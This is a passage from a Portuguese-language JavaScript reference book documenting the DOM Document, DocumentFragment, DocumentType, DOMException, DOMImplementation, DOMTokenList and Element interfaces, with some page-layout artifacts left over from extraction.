Um objeto semelhante a um array com todos os hiperlinks no documento. Esse `HTMLCollection` contém todos os elementos `<a>` e `<area>` com atributos `href` e não inclui elementos

`<link>`. Consulte `Link`.

readonly Location **location**

Sinônimo de `Window.location`.

878 Parte IV Referência de JavaScript do lado do cliente *readonly* `HTMLCollection` **plugins**

Um sinônimo para a propriedade `embeds`.

readonly string **`readyState`**

Essa propriedade é a string “loading” se o documento ainda estiver sendo carregado e “complete”, se estiver totalmente carregado. O navegador dispara um evento `readystatechange` em `Document` quando essa propriedade muda para “complete”.

readonly string **`referrer`**

O URL do documento vinculado a esse documento ou `null`, se esse documento não foi acessado por meio de um hiperlink ou se o servidor Web não relatou o documento referido. Essa propriedade permite a JavaScript do lado do cliente acessar o cabeçalho HTTP `referrer`. Contudo, observe a diferença na grafia: o cabeçalho HTTP tem três “r” e a propriedade JavaScript tem quatro.

readonly `HTMLCollection` **`scripts`**

Um objeto semelhante a um array com todos os elementos `<script>` no documento.

readonly `CSSStyleSheet[]` **`styleSheets`**

Um conjunto de objetos representando todas as folhas de estilo incorporadas ou vinculadas a um documento. Em documentos HTML, isso inclui as folhas de estilo definidas com tags

`<link>` e `<style>`.

string **`title`**

O conteúdo de texto puro da tag `<title>` desse documento.

readonly string **`URL`**

O URL a partir do qual o documento foi carregado. Esse valor é frequentemente o mesmo da propriedade `location.href`, mas se um script mudar o identificador de fragmento (a propriedade `location.hash`), a propriedade `location` e a propriedade `URL` não vão mais se referir ao mesmo URL. Não confunda `Document.URL` com `Window.URL`.

Métodos

Node **adoptNode**(Node nó)

Esse método remove nó de qualquer documento de que faça parte e altera sua propriedade `ownerDocument` nesse documento, tornando-o pronto para inserção nesse documento. Compare isso com `importNode()`, que copia um nó de outro documento sem removê-lo.

void **close**()

Fecha um fluxo de documento aberto com o método `open()`, obrigando a exibição de qualquer saída colocada em buffer.

Comment **createComment**(string dados)

Cria e retorna um novo nó Comment com o conteúdo especificado.

DocumentFragment **createDocumentFragment**()

Cria e retorna um novo nó DocumentFragment vazio.

Referência de JavaScript do lado do cliente **879**

Element **createElement**(string nomeLocal)

Cria e retorna um novo nó Element vazio com o nome de tag especificado. Em documentos HTML, o nome de tag é convertido para maiúsculas.

Element **createElementNS**(string namespace, string nomeQualificado)

Cria e retorna um novo nó Element vazio. O primeiro argumento especifica o URI de namespace do elemento e o segundo argumento especifica o prefixo do namespace, dois-pontos e o nome de tag do elemento.

Event **createEvent**(string interfaceEvento)

Cria e retorna um objeto Event sintético e não inicializado. O argumento deve especificar o tipo de evento e ser uma string como “Event”, “UIEvent”, “MouseEvent”, “MessageEvent”, etc. Após criar um objeto Event, você pode inicializar suas propriedades somente para leitura, chamando um método de inicialização de evento apropriado nele, como `initEvent()`, `initUIEvent()`, `initMouseEvent()`, etc. A maioria desses métodos de inicialização específicos do evento não é abordada neste livro, mas consulte `Event.initEvent()` para ver o mais simples. Quando você tiver criado e inicializado um **Jav Ref aS**

objeto evento sintético, pode enviá-lo usando o método `dispatchEvent()` de

EventTarget. Os eventos **do client**

cript do lado

erência de

sintéticos sempre terão a propriedade *isTrusted* false.

e

ProcessingInstruction **createProcessingInstruction**(string destino, string dados) Cria e retorna um novo nó *ProcessingInstruction* com o alvo e a string de dados especificados.

Text **createTextNode**(string dados)

Cria e retorna um novo nó *Text* para representar o texto especificado.

Element **elementFromPoint**(float x, float y) Retorna o *Element* mais profundamente aninhado, em coordenadas da janela (x, y).

boolean **execCommand**(string idComando, [boolean iuExibição, [string valor]]) Executa o comando de edição nomeado pelo argumento *idComando* no elemento modificável que tiver o cursor de inserção. *HTML5* define os seguintes comandos:

bold insertLineBreak

selectAll

createLink insertOrderedList subscript

delete

insertUnorderedList

superscript

formatBlock

insertParagraph

undo

forwardDelete insertText unlink

insertImage

italic

unselect

insertHTML redo

Alguns desses comandos (como “createLink”) exigem um valor de argumento. Se o segundo argumento de *execCommand()* é *false*, o terceiro argumento é utilizado pelo comando. Caso contrário, o navegador vai solicitar o valor necessário para o usuário. Consulte a Seção 15.10.4 para obter mais informações sobre *execCommand()*.

Element *getElementById*(string idElemento)

Esse método pesquisa o documento em busca de um nó *Element* com um atributo *id* cujo valor é *idElemento* e retorna esse *Element*. Se nenhum *Element* assim for encontrado, ele retorna *null*. O

880 Parte IV Referência de JavaScript do lado do cliente valor do atributo *id* deve ser único dentro de um documento, mas se esse método encontra mais de um *Element* com a *idElemento* especificada, ele retorna o primeiro. Esse é um método importante e normalmente usado, pois fornece uma maneira simples de obter o objeto *Element* que representa um elemento específico do documento. Note que o nome desse método termina com “*Id*” e não com “*ID*”.

NodeList *getElementsByClassName*(string nomesClasse) Retorna um objeto semelhante a um array de elementos cujo atributo *class* inclui todos os *nomesClasse* especificados. *nomesClasse* pode ser uma única classe ou uma lista de classes separadas por espaços. O objeto *NodeList* retornado é dinâmico e atualizado automaticamente quando o documento muda. Os elementos no objeto *NodeList* retornado aparecem na mesma ordem que aparecem no documento. Note que esse método também é definido em *Element*.

NodeList *getElementsByName*(string nomeElemento)

Esse método retorna um objeto semelhante a um array dinâmico e somente para leitura de *Elements* que têm um atributo *name* cujo valor é *nomeElemento*. Se não houver um elemento coincidente, ele retorna um *NodeList* com *length* 0.

NodeList *getElementsByTagName*(string nomeQualificado) Esse método retorna um objeto semelhante a um array somente para leitura que contém todos os nós *Element* do documento que têm o nome de tag especificado, na ordem em que aparecem na origem do documento. O *NodeList* é “dinâmico” – seu conteúdo é atualizado automaticamente, conforme o necessário, quando o documento muda. Para elementos *HTML*, a comparação de nomes de tag não diferencia letras maiúsculas e

minúsculas. Como um caso especial, o nome de tag “*”

corresponde a todos os elementos em um documento.

Note que a interface *Element* define um método de mesmo nome que só pesquisa uma subárvore do documento.

NodeList **getElementsByTagNameNS**(string namespace, string nomeLocal) Esse método funciona como *getElementsByTagName()*, mas especifica o nome de tag desejado como uma combinação de URI de namespace e nome local dentro desse espaço de nomes.

boolean **hasFocus()**

Esse método retorna *true* se o objeto *Window* desse documento tem o foco do teclado (e, se essa janela não é de nível superior, todas as suas ascendentes têm o foco).

Node **importNode**(*Node* nó, boolean profundidade) Esse método recebe um nó definido em outro documento e retorna uma cópia do nó, conveniente para inserção nesse documento. Se *profundidade* é *true*, todos os descendentes do nó também são copiados. O nó original e seus descendentes não são modificados. A cópia retornada tem sua propriedade *ownerDocument* configurada com esse documento, mas *parentNode* igual a *null*, pois ainda não foi inserida no documento. As funções receptoras de evento registradas no nó original ou na árvore não são copiadas. Consulte também *adoptNode()*.

Window **open**(string url, string nome, string recursos, [boolean substituição]) Quando o método *open()* de um documento é chamado com três ou mais argumentos, ele age como o método *open()* do objeto *Window*. Consulte *Window*.

Referência de JavaScript do lado do cliente **881**

Document **open**([string tipo], [string substituição]) Com dois ou menos argumentos, esse método apaga o documento atual e inicia um novo (usando o objeto *Document* existente, que é o valor de retorno). Após chamar *open()*, você pode usar os métodos *write()* e *writeln()* para colocar o conteúdo no documento e *close()* para finalizar o documento e obrigar seu novo conteúdo a ser exibido. Consulte a Seção 15.10.2 para ver os detalhes.

O novo documento será um documento HTML se *tipo* for omitido ou for “text/html”. Caso contrário, vai ser um documento de texto puro. Se o argumento *substituição* é *true*, o novo documento substitui o antigo no

histórico de navegação.

Esse método não deve ser chamado por um script ou rotina de tratamento de evento que faça parte do documento que está sendo sobrescrito, pois o próprio script ou rotina de tratamento será sobrescrito.

boolean **queryCommandEnabled**(string idComando)

Retorna true se for significativo passar idComando para **execCommand()** e false, caso contrário. O

Ja

comando “undo”, por exemplo, não é habilitado se não há nada para desfazer. Consulte a Seção **v**

Ref

aS

do client

15.10.4.

cript do lado

erência de

boolean **queryCommandIndeterm**(string idComando)

e

Retorna true se idComando está em um estado indeterminado para o qual **queryCommandState()** não pode retornar um valor significativo. Os comandos definidos por HTML5 nunca são indeterminados, mas os comandos específicos dos navegadores podem ser. Consulte a Seção 15.10.4.

boolean **queryCommandState**(string idComando)

Retorna o estado da idComando especificada. Alguns comandos de edição, como “negrito” e “itálico,” têm um estado true se o cursor ou a seleção está em itálico e false, caso contrário. Contudo, a maioria dos comandos não tem estado e esse método sempre retorna false para eles. Consulte a Seção 15.10.4.

boolean **queryCommandSupported**(string idComando)

Retorna true se o navegador suporta o comando especificado e false, caso contrário. Consulte a Seção 15.10.4.

string **queryCommandValue**(*string* idComando)

Retorna o estado do comando especificado como uma *string*. Consulte a Seção 15.10.4.

Element **querySelector**(*string* seletores)

Retorna o primeiro elemento desse documento que corresponda aos seletores CSS especificados (pode ser um único seletor CSS ou um grupo de seletores separados por vírgulas).

NodeList **querySelectorAll**(*string* seletores)

Retorna um objeto semelhante a um array contendo todos os *Elements* desse *Document* que correspondam aos seletores especificados (pode ser um único seletor CSS ou um grupo de seletores separados por vírgulas). Ao contrário dos *NodeLists* retornados por *getElementsByTagName()* e métodos semelhantes, o *NodeList* retornado por esse método não é dinâmico: é apenas um instantâneo estático dos elementos que corresponderam quando o método foi chamado.

882 Parte IV Referência de JavaScript do lado do cliente void **write**(*string* texto...)

Esse método anexa seus argumentos no documento. Esse método pode ser usado enquanto o documento está carregando, para inserir conteúdo no local da tag `<script>`, ou usado após a chamada do método *open()*. Consulte a Seção 15.10.2 para ver os detalhes.

void **writeln**(*string* texto...)

Esse método é como *HTMLDocument.write()*, exceto que coloca um novo caractere de nova linha após o texto anexado, o que pode ser útil ao se gravar o conteúdo de uma tag `<pre>`, por exemplo.

Eventos

Os navegadores não disparam muitos eventos diretamente em objetos *Document*, mas os eventos *Element* borbulham para o *Document* que os contém. Portanto, os objetos *Document* suportam todas as propriedades de tratamento de evento listadas em *Element*. Assim como *Elements*, os objetos *Document* implementam os métodos *EventTarget*.

Os navegadores disparam dois eventos de prontidão de documento no objeto `Document`. Quando a propriedade `readyState` muda, o navegador dispara um evento `readystatechange`. Você pode registrar uma rotina de tratamento para esse evento com a propriedade `onreadystatechange`. O navegador também dispara um evento `DOMContentLoaded` (consulte a Seção 17.4) quando a árvore de documentos está pronta (mas antes que os recursos externos tenham terminado de carregar). Entretanto, você deve usar um método `EventTarget` para registrar uma rotina de tratamento para esses eventos, pois existe uma propriedade `onDOMContentLoaded`.

DocumentFragment

nós adjacentes e suas subárvores

Node

A interface `DocumentFragment` representa uma parte – ou fragmento – de um documento. Mais especificamente, é uma lista de nós adjacentes e todos os descendentes de cada um, mas sem qualquer nó pai comum. Os nós `DocumentFragment` nunca fazem parte de uma árvore de documentos e a propriedade herdada `parentNode` é sempre `null`. Contudo, os nós `DocumentFragment` exibem um comportamento especial que os torna muito úteis: quando é feito um pedido para inserir um `DocumentFragment` em uma árvore de documentos, não é o nó `DocumentFragment` em si que é inserido, mas sim cada filho dele. Isso torna `DocumentFragment` útil como espaço reservado temporário para nós que você deseja inserir, todos de uma vez, em um documento.

Você pode criar um novo `DocumentFragment` vazio com `Document.createDocumentFragment()`.

Você pode procurar elementos em um `DocumentFragment` com `querySelector()` e `querySelectorAll()`, que funcionam exatamente como os mesmos métodos do objeto `Document`.

Métodos

Element **`querySelector(string seletores)`**

Consulte `Document.querySelector()`.

NodeList **`querySelectorAll(string seletores)`**

Consulte `Document.querySelectorAll()`.

Referência de JavaScript do lado do cliente **883**

`DocumentType`

a declaração `<!DOCTYPE>` de um documento

Node

Esse tipo raramente usado representa a declaração `<!DOCTYPE>` de um documento. A propriedade `doctype` de um `Document` contém o nó `DocumentType` desse documento. Os nós `DocumentType` são imutáveis e não podem ser modificados.

Os nós `DocumentType` são usados para criar novos objetos `Document` com `DOMImplementation`.

`createDocument()`. Você pode criar novos objetos `DocumentType` com `DOMImplementation.createDocumentType()`.

Propriedades

`readonly string name`

O nome do tipo de documento. Esse identificador vem imediatamente após `<!DOCTYPE>` no início de um documento e é o mesmo nome de tag do elemento raiz do documento. Para **Jav Ref**

documentos `HTML`, isso será `"html"`.

`as`

`do client`

`cript do lado`

`erência de`

`readonly string publicId`

O identificador público da DTD ou a string vazia, se nenhum foi especificado.

`e`

`readonly string systemId`

O identificador de sistema da DTD ou a string vazia, se nenhum foi especificado.

DOMException

uma exceção lançada por uma API Web

A maioria das APIs de JavaScript do lado do cliente lança objetos *DOMException* quando precisa sinalizar um erro. As propriedades *code* e *name* do objeto fornecem mais detalhes sobre o erro. Note que uma *DOMException* pode ser lançada ao se ler ou gravar uma propriedade de um objeto e também ao se chamar um método de um objeto.

DOMException não é uma subclasse do tipo *Error* do núcleo de JavaScript, mas funciona como uma, sendo que alguns navegadores incluem uma propriedade *message* para compatibilidade com *Error*.

Constantes

unsigned short **INDEX_SIZE_ERR** = 1

unsigned short **HIERARCHY_REQUEST_ERR** = 3

unsigned short **WRONG_DOCUMENT_ERR** = 4

unsigned short **INVALID_CHARACTER_ERR** = 5

unsigned short **NO_MODIFICATION_ALLOWED_ERR** = 7

unsigned short **NOT_FOUND_ERR** = 8

unsigned short **NOT_SUPPORTED_ERR** = 9

unsigned short **INVALID_STATE_ERR** = 11

unsigned short **SYNTAX_ERR** = 12

unsigned short **INVALID_MODIFICATION_ERR** = 13

unsigned short **NAMESPACE_ERR** = 14

884 Parte IV Referência de JavaScript do lado do cliente unsigned short **INVALID_ACCESS_ERR** = 15

unsigned short **TYPE_MISMATCH_ERR** = 17

unsigned short **SECURITY_ERR** = 18

unsigned short **NETWORK_ERR** = 19

unsigned short **ABORT_ERR** = 20

unsigned short **URL_MISMATCH_ERR** = 21

unsigned short **QUOTA_EXCEEDED_ERR** = 22

unsigned short **TIMEOUT_ERR** = 23

unsigned short **DATA_CLONE_ERR** = 25

Esses são os valores possíveis da propriedade code. Os nomes de constante são prolixos o suficiente para indicar o motivo aproximado pelo qual a exceção foi lançada.

Propriedades

unsigned short **code**

Um dos valores de constante listados anteriormente, indicando o tipo de exceção ocorrida.

string **name**

O nome do tipo de exceção específico. Será um dos nomes de constante listados anteriormente, como uma string.

DOMImplementation

métodos globais do DOM

O objeto DOMImplementation define métodos que não são específicos de nenhum objeto Document em especial, mas são “globais” para uma implementação do DOM. Você pode obter uma referência para o objeto DOMImplementation por meio da propriedade implementation de qualquer objeto Document.

Métodos

Document **createDocument**(string namespace, string nomeQualificado, DocumentType tipodoc)

Esse método cria e retorna um novo objeto XML Document. Se nomeQualificado é especificado, um elemento raiz com esse nome é criado e adicionado no documento como seu documentElement.

Se nomeQualificado inclui um prefixo de namespace e dois-pontos, namespace deve ser o URI que identifica exclusivamente o espaço de nomes. Se o argumento tipodoc não é null, a propriedade ownerDocument desse objeto DocumentType é configurada como o documento recentemente criado e o nó DocumentType é adicionado no novo documento.

DocumentType **createDocumentType**(string nomeQualificado, idPública, idSistema) Esse método cria e retorna um novo nó DocumentType para

representar uma declaração `<!DOCTYPE>` que pode ser passada para `createDocument()`.

Document **`createHTMLDocument(string título)`**

Esse método cria um novo objeto `HTMLDocument` com um esqueleto de árvore de documentos que inclui o título especificado. A propriedade `documentElement` do objeto retornado é um elemento

Referência de JavaScript do lado do cliente **885**

`<html>` e esse elemento raiz tem tags `<head>` e `<body>` como filhos. O elemento `<head>`, por sua vez, tem um filho `<title>`, o qual tem como filho a string título especificada.

`DOMSettableTokenList`

uma lista de símbolos com um valor de string que pode ser configurado
`DOMTokenList`

Um `DOMSettableTokenList` é um `DOMTokenList` que também tem uma propriedade `value` que pode ser configurada para especificar o conjunto inteiro de símbolos de uma só vez.

A propriedade `classList` de `Element` é um `DOMTokenList` que representa o conjunto de símbolos na propriedade `className`, que é uma string. Se quiser configurar todos os símbolos de `classList` de uma só vez, pode simplesmente configurar a propriedade `className` com uma nova string. A propriedade `sandbox` do elemento `IFrame` é um pouco diferente. Essa propriedade e o atributo `HTML` em que é baseada foram definidas por HTML5 e, portanto, não há necessidade de uma representação de string antiga e de uma nova representação de `DOMTokenList`. Nesse **Jav Ref** caso, a propriedade é simplesmente definida como `DOMSettableTokenList`: você pode lê-la e gravá-

`aS`

`do client`

`cript do lado`

`erência de`

-la como se fosse uma string ou utilizar seus métodos e usá-la como um conjunto de símbolos. A propriedade `htmlFor` de `Output` e a propriedade `audio` de `Video` também são `DOMSettableToken-e`

Lists.

Propriedades

string value

A representação de *string* separada por espaços do conjunto de símbolos. Você pode ler ou gravar essa propriedade para tratar o conjunto como um único valor de *string*. Contudo, normalmente, é preciso usar essa propriedade explicitamente: quando um `DOMSettableTokenList` é usado como uma *string*, é esse valor de *string* que é retornado. E se você atribui uma *string* a um `DOMSettableTokenList`, essa propriedade é configurada implicitamente.

DOMTokenList

um conjunto de símbolos separados por espaços

Um `DOMTokenList` é uma representação analisada de uma *string* de símbolos separados por espaços, como a propriedade `className` de um `Element`. Uma `DOMTokenList` é, conforme seu nome implica, uma lista – trata-se de um objeto semelhante a um array com uma propriedade `length` e é possível indexá-la para recuperar os símbolos individuais. Porém, o mais importante é que ela define métodos `contains()`, `add()`, `remove()` e métodos `toggle()` que permitem tratá-la como um conjunto de símbolos. Se um `DOMTokenList` é usado como se fosse uma *string*, ele é avaliado como uma *string* de símbolos separados por espaços.

A propriedade de HTML5 `classList` de objetos `Element` é um `DOMTokenList` nos navegadores que suportam essa propriedade e é o único `DOMTokenList` que você provavelmente vai usar com frequência. Consulte também `DOMSettableTokenList`.

886 Parte IV Referência de JavaScript do lado do cliente Propriedades

readonly unsigned long length

Um `DOMTokenList` é um objeto semelhante a um array; essa propriedade especifica o número de símbolos exclusivos que ele contém.

Métodos

void add(string símbolo)

Se o `DOMTokenList` ainda não contém símbolo, o adiciona no fim da lista.

boolean contains(string símbolo)

Retorna true se o DOMTokenList contém símbolo ou false, caso contrário.

*string **item**(unsigned long índice)*

Retorna o símbolo no índice especificado ou null, caso índice esteja fora do limite. Você também pode indexar o DOMTokenList diretamente, em vez de chamar esse método.

*void **remove**(string símbolo)*

Se esse DOMTokenList contém símbolo, o remove. Caso contrário, não faz nada.

*boolean **toggle**(string símbolo)*

Se o DOMTokenList contém símbolo, o remove. Caso contrário, o adiciona.

Element

um elemento do documento

Node, EventTarget

Um objeto *Element* representa um elemento em um documento HTML ou XML. A propriedade *tagName* especifica o nome de tag ou tipo do elemento. Atributos HTML padrão do elemento estão disponíveis por meio de propriedades JavaScript do objeto *Element*. Os atributos, incluindo os XML e os HTML não padronizados, também podem ser acessados com os métodos *getAttribute()* e *setAttribute()*. O conteúdo de *Element* está disponível por meio de propriedades herdadas de *Node*. Se estiver interessado apenas nos parentes *Element* de um *Element*, pode usar a propriedade *children* ou *firstElementChild*, *nextElementSibling* e propriedades relacionadas.

Há várias maneiras de obter objetos *Element* de documentos. A propriedade *documentElement* de um *Document* se refere ao elemento raiz desse documento, como o elemento `<html>` de um documento HTML. Para documentos HTML, as propriedades *head* e *body* são semelhantes: elas se referem aos elementos `<head>` e `<body>` do documento. Para localizar um elemento específico nomeado por meio seu atributo *id* exclusivo, use *Document.getElementById()*. Conforme descrito na Seção 15.2, também é possível obter objetos *Element* com métodos de *Document* e *Element*, como *getElementsByTagName()*, *getElementsByClassName()* e *querySelectorAll()*. Por fim, você pode criar novos objetos *Element* para inserção em um documento, com *Document.createElement()*.

Os navegadores Web disparam muitos tipos diferentes de eventos nos elementos do documento e os objetos *Element* definem muitas propriedades de tratamento de evento. Além disso, os objetos *Element* definem os métodos *EventTarget* (consulte *EventTarget*) para adicionar e remover ouvintes de evento.

Referência de JavaScript do lado do cliente **887**

A entrada de referência de *HTMLElement*, que aparecia nas versões anteriores deste livro, foi mesclada nesta seção. Note que algumas das propriedades, métodos e rotinas de tratamento de evento descritos aqui são específicos de HTML e não vão funcionar com os elementos de documentos XML.

Propriedades

Além das propriedades listadas aqui, os atributos HTML de elementos HTML estão acessíveis como propriedades JavaScript do objeto *Element*. As

tags *HTML* e seus atributos válidos estão listados no final desta entrada de referência.

readonly Attr[] **attributes**

Um objeto semelhante a um array de objetos *Attr* que representam os atributos *HTML* ou *XML* desse elemento. Contudo, os objetos *Element* geralmente tornam os atributos acessíveis por meio de propriedades de *JavaScript*; portanto, nunca é realmente necessário usar esse array *attributes[]*.

readonly unsigned long **childElementCount**

Jav Ref

aS

O número de elementos filhos (não nós filhos) que esse elemento tem.

do client

cript do lado

erência de

readonly HTMLCollection **children**

e

Um objeto semelhante a um array dos filhos *Element* (excluindo filhos que não são *Element*, como nós *Text* e *Comment*) desse *Element*.

readonly DOMTokenList **classList**

O atributo de classe de um elemento é uma lista de nomes de classe separados por espaços.

Essa propriedade permite acessar os elementos individuais dessa lista e define métodos para consultar, adicionar, remover e alternar nomes de classe. Consulte *DOMTokenList* para ver os detalhes.

string **className**

Essa propriedade representa o atributo *class* do elemento. *class* é uma palavra reservada em *JavaScript*, de modo que a propriedade *JavaScript* é *className*, em vez de *class*. Note que esse nome de propriedade é enganoso, pois o atributo *class* frequentemente inclui mais de um nome de

classe.

readonly long **clientHeight**

readonly long **clientWidth**

Se esse elemento é o elemento raiz (consulte `document.documentElement`), essas propriedades retornam as dimensões do objeto `Window`. Essas são as dimensões internas ou da porta de visualização que excluem barras de rolagem e outro “cromo” do navegador. Caso contrário, essas propriedades retornam as dimensões do conteúdo do elemento, mais o preenchimento.

readonly long **clientLeft**

readonly long **clientTop**

Essas propriedades retornam o número de pixels entre a margem esquerda ou superior da borda do elemento e a margem esquerda ou superior de seu preenchimento. Normalmente, essa é apenas a largura da borda esquerda e superior, mas essas quantidades também podem incluir a largura de uma barra de rolagem, caso uma seja renderizada à esquerda ou acima do elemento.

888 Parte IV Referência de JavaScript do lado do cliente

CSSStyleDeclaration *currentStyle*

Essa propriedade específica do IE representa o conjunto em cascata de todas as propriedades CSS que se aplicam ao elemento. Você pode usá-la no IE8 e anteriores como uma substituta para o método padrão `Window.getComputedStyle()`.

readonly object **dataset**

Você pode associar valores arbitrários a qualquer elemento HTML, designando esses valores a atributos cujos nomes começam com o prefixo especial “data-”. Essa propriedade `dataset` é o conjunto de atributos de dados de um elemento e torna fácil configurá-los e consultá-los.

O valor dessa propriedade se comporta como um objeto JavaScript normal. Cada propriedade do objeto corresponde a um atributo de dados no elemento. Se o elemento tem um atributo chamado `data-x`, o objeto `dataset` tem uma propriedade chamada `x` e `dataset.x` tem o mesmo valor de `getAttribute("data-x")`.

Consultar e configurar propriedades do objeto `dataset` consulta e configura os atributos de dados correspondentes desse elemento. Você pode usar o

operador delete para remover atributos de dados e pode usar um laço for/in para enumerá-los.

readonly Element **firstElementChild**

Essa propriedade é como a propriedade firstChild de Node, mas ignora nós Text e Comment e retorna apenas Elements.

string **id**

O valor do atributo id. Dois elementos dentro do mesmo documento não devem ter o mesmo valor de id.

string **innerHTML**

Uma string de leitura/gravação que especifica a marcação HTML ou XML contida no elemento, não incluindo as tags de abertura e fechamento do elemento em si. Consultar essa propriedade retorna o conteúdo do elemento como uma string de texto HTML ou XML. Configurar essa propriedade com uma string de texto HTML ou XML substitui o conteúdo do elemento pela representação analisada desse texto.

readonly boolean **isContentEditable**

Essa propriedade é true se o elemento pode ser editado ou false, caso contrário. Um elemento pode ser editado por causa da propriedade contenteditable nele ou em um ascendente ou por causa da propriedade designMode do Document container.

string **lang**

O valor do atributo lang, o qual especifica o código de idioma do conteúdo do elemento.

readonly Element **lastElementChild**

Essa propriedade é como a propriedade lastChild de Node, mas ignora nós Text e Comment e retorna apenas Elements.

readonly string **localName**

O nome local, sem prefixo, desse elemento. Isso é diferente do atributo tagName, que inclui o prefix de namespace, caso haja um (e é convertido em maiúscula para elementos HTML).

Referência de JavaScript do lado do cliente **889**

*readonly string **namespaceURI***

O URL que define formalmente o espaço de nomes desse elemento. Pode ser null ou uma string como “http://www.w3.org/1999/xhtml”.

*readonly Element **nextElementSibling***

Essa propriedade é como a propriedade nextSibling de Node, mas ignora nós Text e Comment e retorna apenas Elements.

*readonly long **offsetHeight***

*readonly long **offsetWidth***

A altura e largura, em pixels, do elemento e todo seu conteúdo, incluindo o preenchimento e a borda CSS do elemento, mas não sua margem.

*readonly long **offsetLeft***

*readonly long **offsetTop***

*As coordenadas X e Y do canto superior esquerdo da borda CSS do elemento em relação ao **Ja***

*elemento contêiner **offsetParent**.*

v

Ref

aS

do client

cript do lado

erência de

*readonly Element **offsetParent***

*Especifica o elemento contêiner que define o sistema de coordenadas no qual **offsetLeft** e e*

***offsetTop** são medidos. Para a maioria dos elementos, **offsetParent** é o elemento `<body>` que os contém. Contudo, se um elemento tem um contêiner posicionado dinamicamente, o elemento posicionado dinamicamente é o **offsetParent** e se o elemento está em uma tabela, um*

elemento `<td>`, `<th>` ou `<table>` pode ser o `offsetParent`. Consulte a Seção 15.8.5.

string **outerHTML**

A marcação HTML ou XML que define esse elemento e seus filhos. Se configura essa propriedade como uma string, você substitui esse elemento (e todo o seu conteúdo) pelo resultado da análise do novo valor como um fragmento de documento HTML ou XML.

readonly string **prefix**

O prefixo de namespace para esse elemento. Normalmente é `null`, a não ser que você esteja trabalhando com um documento XML que utilize espaço de nomes.

readonly Element **previousElementSibling**

Essa propriedade é como a propriedade `previousSibling` de `Node`, mas ignora nós `Text` e `Comment` e retorna apenas `Elements`.

readonly long **scrollHeight**

readonly long **scrollWidth**

A altura e largura globais, em pixels, de um elemento. Quando um elemento tem barras de rolagem (por causa do atributo CSS `overflow`, por exemplo), essas propriedades diferem de `offsetHeight` e `offsetWidth`, que simplesmente informam o tamanho da parte visível do elemento.

long **scrollLeft**

long **scrollTop**

O número de pixels que rolaram para fora da margem esquerda ou da margem superior do elemento. Essas propriedades são úteis apenas para elementos com barras de rolagem, como os

890 Parte IV Referência de JavaScript do lado do cliente elementos com o atributo CSS `overflow` configurado como `auto`. Quando essas propriedades são consultadas no elemento `<html>` (consulte `Document.documentElement`), elas especificam a quantidade de rolagem do documento como um todo. Note que essas propriedades não especificam a quantidade de rolagem em uma tag `<iframe>`. Essas propriedades podem ser configuradas para rolar um elemento ou o documento inteiro. Consulte a Seção 15.8.5.

readonly CSSStyleDeclaration **style**

O valor do atributo *style* que especifica estilos CSS em linha para esse elemento. Note que o valor dessa propriedade não é uma *string*, mas um objeto com propriedades de leitura/gravação correspondentes aos atributos de estilo CSS. Consulte *CSSStyleDeclaration* para ver os detalhes.

readonly string **tagName**

O nome de tag do elemento. Para documentos HTML, o nome de tag é retornado em maiúsculas, independente da caixa das letras na origem do documento; portanto, um elemento `<p>` teria uma propriedade *tagName* “P”. Os documentos XML diferenciam letras maiúsculas e minúsculas e o nome de tag é retornado exatamente como está gravado na origem do documento. Essa propriedade tem o mesmo valor da propriedade herdada *nodeName* da interface *Node*.

string **title**

O valor do atributo *title* do elemento. Muitos navegadores exibem o valor desse atributo em uma dica de ferramenta, quando o mouse é deixado sobre o elemento.

Métodos

void **blur()**

Esse método transfere o foco do teclado para o elemento *body* do objeto *Document* contêiner.

void **click()**

Esse método simula um clique nesse elemento. Se clicar nesse elemento normalmente faria algo acontecer (seguir um link, por exemplo), esse método também faz isso acontecer. Caso contrário, chamar esse método apenas dispara um evento *click* no elemento.

void **focus()**

Transfere o foco do teclado para esse elemento.

string **getAttribute(string nomeQualificado)**

getAttribute() retorna o valor de um atributo nomeado de um elemento ou *null*, caso não exista um atributo com esse nome. Note que o objeto *HTMLElement* define propriedades de JavaScript que correspondem a cada um dos atributos HTML padrão; portanto, você só precisa usar esse método

com documentos HTML se estiver consultando o valor de atributos não padronizados.

Em documentos HTML, as comparações de nome de atributo não diferenciam letras maiúsculas e minúsculas.

Em documentos XML, os valores de atributo não estão diretamente disponíveis como propriedades de elemento e devem ser pesquisados pela chamada desse método. Para documentos XML que usam espaços de nomes, inclua o prefixo de namespace e dois-pontos no nome de atributo passado para esse método ou use `getAttributeNS()`, em vez disso.

Referência de JavaScript do lado do cliente 891

string `getAttributeNS(string namespace, string nomeLocal)` Esse método funciona exatamente como o método `getAttribute()`, exceto que o atributo é especificado por uma combinação de URI de namespace e nome local dentro desse espaço de nomes.

ClientRect `getBoundingClientRect()`

Retorna um objeto `ClientRect` que descreve o envelope desse elemento.

ClientRect[] `getClientRects()`

Retorna um objeto semelhante a um array de `ClientRects` que descreve um ou mais retângulos ocupados por esse elemento. (Os elementos em linha que abrangem mais de uma linha, normalmente exigem mais de um retângulo para descrever precisamente sua região da janela.) **NodeList `getElementsByClassName(string nomesClasse)`** Retorna um objeto semelhante a um array de elementos descendentes que têm um atributo `class` incluindo todos os `nomesClasse` especificados. `nomesClasse` pode ser uma única classe ou uma lista de classes separadas por espaços. O objeto `NodeList` retornado é dinâmico e é atualizado automaticamente quando o documento muda. Os elementos no objeto `NodeList` retornado aparecem **as**

do client

cript do lado

erência de

na mesma ordem que aparecem no documento. Note que esse método também é definido em `Document`.

NodeList **getElementsByTagName**(string nomeQualificado) Esse método percorre todos os descendentes desse elemento e retorna um **NodeList** dinâmico semelhante a um array de nós **Element**, representando todos os elementos do documento com o nome de tag especificado. Os elementos no array retornado aparecem na mesma ordem que aparecem no documento de origem.

Note que os objetos **Document** também têm um método **getElementsByTagName()** que funciona exatamente como este, mas que percorre o documento inteiro, em vez de apenas os descendentes de um único elemento.

NodeList **getElementsByTagNameNS**(string namespace, string nomeLocal) Esse método funciona como **getElementsByTagName()**, exceto que o nome de tag dos elementos desejados é especificado como uma combinação de um URI de namespace e um nome local definido dentro desse espaço de nomes.

boolean **hasAttribute**(string nomeQualificado)

Esse método retorna **true** se esse elemento tem um atributo com o nome especificado e **false**, caso contrário. Em documentos **HTML**, os nomes de atributo não diferenciam letras maiúsculas e minúsculas.

boolean **hasAttributeNS**(string namespace, string nomeLocal) Esse método funciona como **hasAttribute()**, exceto que o atributo é especificado pelo URI de namespace e pelo nome local dentro desse espaço de nomes.

void **insertAdjacentHTML**(string posição, string texto) Esse método insere o texto de marcação **HTML** especificado na posição especificada relativa a esse elemento. O argumento **posição** deve ser uma das quatro strings a seguir:

